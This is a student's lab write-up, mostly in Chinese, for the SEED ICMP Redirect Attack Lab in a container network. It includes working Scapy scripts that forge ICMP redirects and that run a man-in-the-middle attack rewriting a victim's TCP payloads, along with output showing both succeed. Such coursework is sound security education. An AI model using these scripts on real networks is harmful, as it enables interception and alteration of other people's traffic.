LAB3-ICMP Redirect Attack Lab

57118205 邱沐瑶

目录

Task 1: Launching ICMP Redirect Attack

```
[07/18/21]seed@VM:~/.../Labsetup$ dockps
0f06dd97333f  router
37e2531381a3  attacker-10.9.0.105
56a4e4008304  victim-10.9.0.5
1f8d66457e69  host-192.168.60.5
0b4c3329f71c  malicious-router-10.9.0.111
fca68edc2cb5  host-192.168.60.6
```

构造 re1.py 如下

```
re1.py
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```


进入 victim(10.9.0.5)

```
[07/18/21]seed@VM:~/.../Labsetup$ docksh 56
root@56a4e4008304:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.504 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.104 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.201 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.215 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.160 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.236 ms
```

进入 attacker (10.9.0.105)，运行 re1.py

```
root@37e2531381a3:/volumes# re1.py
.
Sent 1 packets.
```

wireshark 抓包如下



在受害者容器查看路由器缓存。利用命令 mtr -n 192.168.60.5 ，traceroute 结果如下：

```
                                   My traceroute  [v0.93]
56a4e4008304 (10.9.0.5)                                                    2021-07-19T09:26:05+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                          Packets               Pings
 Host                                                    Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                                            0.0%     5    0.2   0.2   0.2   0.3   0.1
 2. 10.9.0.11                                             0.0%     5    0.1   0.2   0.1   0.3   0.1
 3. 192.168.60.5                                          0.0%     4    0.3   0.3   0.2   0.4   0.1
```

利用 ip route flush cache 清除路由缓存，此时 traceroute 结果如下：

```
                                   My traceroute  [v0.93]
56a4e4008304 (10.9.0.5)                                                    2021-07-19T09:11:48+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                          Packets               Pings
 Host                                                    Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                             0.0%     6    0.2   0.2   0.1   0.5   0.1
 2. 192.168.60.5                                          0.0%     6    0.1   0.2   0.1   0.3   0.1
```

Question 1:

Can you use ICMP redirect attacks to redirect to a remote machine?

答：不可以。修改代码如下（将网关地址改成 192.168.60.6），进行实验，重定向攻击失败。

```python
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "192.168.60.6"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

结果如下：

```
                                   My traceroute  [v0.93]
56a4e4008304 (10.9.0.5)                                                    2021-07-19T09:22:19+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                          Packets               Pings
 Host                                                    Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                             0.0%     9    0.1   0.2   0.1   0.4   0.1
 2. 192.168.60.5                                          0.0%     8    0.3   0.2   0.1   0.3   0.1
```

Question 2:

Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network?

答：不可以。修改代码如下（将网关地址改成 10.9.0.110），进行实验，重定向攻击失败。

```python
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.110"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

Question 3:　　What are the purposes of these entries?

答：这些值的目的是防止系统遭受重定向攻击。打开 yml 文件，将选中的三项置 1，重定向攻击失败。

```
    malicious-router:
        image: handsonsecurity/seed-ubuntu:large
        container_name: malicious-router-10.9.0.111
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.ip_forward=1
                - net.ipv4.conf.all.send_redirects=0
                - net.ipv4.conf.default.send_redirects=0
                - net.ipv4.conf.eth0.send_redirects=0
        privileged: true
        volumes:
                - ./volumes:/volumes
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.111
        command: bash -c "
                    ip route add 192.168.60.0/24 via 10.9.0.11 &&
                    tail -f /dev/null
                 "
```

Task 2: Launching the MITM Attack

实验中途出现未知错误，重启系统。

```
[07/19/21]seed@VM:~/.../Labsetup$ dockps
a7cc3a8a6bef  router
70e7cf70d428  malicious-router-10.9.0.111
af61945cc2e2  attacker-10.9.0.105
b75d3eed2f32  host-192.168.60.6
8a4406a2d59d  host-192.168.60.5
01c8b4cd93b6  victim-10.9.0.5
[07/19/21]seed@VM:~/.../Labsetup$
```

修改代码如下：

Text Editor Jul 19 07:12

Open mitm_sample.py ~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volu... Save

```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'qmy', b'AAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and src host 10.9.0.5 and dst host 192.168.60.5 and dst port 9090'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

在恶意路由器（10.9.0.111）上，禁止该路由器的 IP 转发（运行命令 sysctl net.ipv4.ip_forward=0 ）

在受害者主机(10.9.0.5) 上，运行 nc 192.168.60.5 9090 连接到服务器。
在目标主机(192.168.60.5)上运行 nc -lp 9090 ，启用 netcat 服务器监听端口。
连接成功后，验证 tcp 通信正常。

在 victim (10.9.0.5) 进行 ping 192.168.60.5 ，然后在 attacker(10.9.0.105) 运行 re1.py

```
root@af61945cc2e2:/volumes# re1.py
.
Sent 1 packets.
root@af61945cc2e2:/volumes#
```

此时在 victim(10.9.0.5) 上运行命令 ip route show cache 查看路由缓存。

```
root@01c8b4cd93b6:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.105 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.191 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.169 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.169 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.170 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.172 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.102 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.264 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.165 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.135 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.165 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.208 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.166 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.166 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.170 ms
^C
--- 192.168.60.5 ping statistics ---
18 packets transmitted, 15 received, 16.6667% packet loss, time 173
54ms
rtt min/avg/max/mdev = 0.102/0.167/0.264/0.037 ms
root@01c8b4cd93b6:/#
root@01c8b4cd93b6:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 292sec
root@01c8b4cd93b6:/#
```

在恶意路由器(10.9.0.111) 上，运行 mitm_sample.py 。

此时在 victim(10.9.0.5) 和 server(192.168.60.5) 之间进行通信，信息被修改， 攻击成功。

```
.
Sent 1 packets.
*** b'helloAAA\n', length: 9
.
Sent 1 packets.
*** b'AAAseu\n', length: 7
.
Sent 1 packets.
*** b'AAAisAAA\n', length: 9
.
Sent 1 packets.
*** b'helloAAA\n', length: 9
.
Sent 1 packets.
*** b'AAAseu\n', length: 7
.
Sent 1 packets.
*** b'AAAisAAA\n', length: 9
.
Sent 1 packets.
*** b'helloAAA\n', length: 9
.
Sent 1 packets.
*** b'AAAseu\n', length: 7
```

```
[07/19/21]seed@VM:~/.../Labsetup$ docksh 01
root@01c8b4cd93b6:/# nc 192.168.60.5 9090
h\
hhh
qqq
qqqmmmyyy
qqqmmmyyy
qqq
qmyseu
helloqmy
qmyisqmy
```

```
root@8a4406a2d59d:/# nc -lp 9090
h\
hhh
qqq
qqqmmmyyy
qqqmmmyyy
qqq
AAAseu
helloAAA
AAAisAAA
```

Question 4:

In your MITM program, you only need to capture the traffifics in one direction. Please indicate which direction, and explain why


答：

方向：10.9.0.5->192.168.60.5。

原因：因为攻击程序需要修改受害者发送给目的地址的数据包，所以捕获的流量方向为受害者 IP ->目标 IP。

Question 5:

使用 MAC 地址过滤的实现如下：
代码：



```
[07/19/21]seed@VM:~/.../Labsetup$ docksh 01
root@01c8b4cd93b6:/# nc 192.168.60.5 9090
h\
hhh
qqq
qqqmmmyyy
qqqmmmyyy
qqq
qmyseu
helloqmy
qmyisqmy
hhh
qmynihaoqmyshinim\
huluhuluqmy
huluqmyhh
```

```
root@70e7cf70d428:/volumes# t.py
LAUNCHING MITM ATTACK.........
*** b'hhh\n', length: 4
.
Sent 1 packets.
*** b'qmynihaoqmyshinim\\\n', length: 19
.
Sent 1 packets.
*** b'huluhuluqmy\n', length: 12
.
Sent 1 packets.
*** b'huluqmyhh\n', length: 10
.
Sent 1 packets.
```

```
root@8a4406a2d59d:/# nc -lp 9090
h
root@8a4406a2d59d:/# ps
    PID TTY          TIME CMD
      8 pts/1    00:00:00 bash
     16 pts/1    00:00:00 ps
root@8a4406a2d59d:/# nc -lp 9090
h\
hhh
qqq
qqqmmmyyy
qqqmmmyyy
qqq
AAAseu
helloAAA
AAAisAAA
hhh
AAAnihaoAAAshinim\
huluhuluAAA
huluAAAhh
```

以受害者的 IP 地址过滤时，在恶意路由器上会看到不停地发包；而以 MAC 地址过滤时，在恶意路由器上只能看到一个包。在 server 端都可以看到替换字符，说明两种方式攻击均成功。

以 IP 地址过滤时，恶意路由器在不停地发包，说明它对自己发出的报文在进行抓包检测，比较浪费资源；而以 MAC 地址过滤时，不会对自己发出的报文进行检测。
因此，选择以 MAC 地址过滤的方法更好。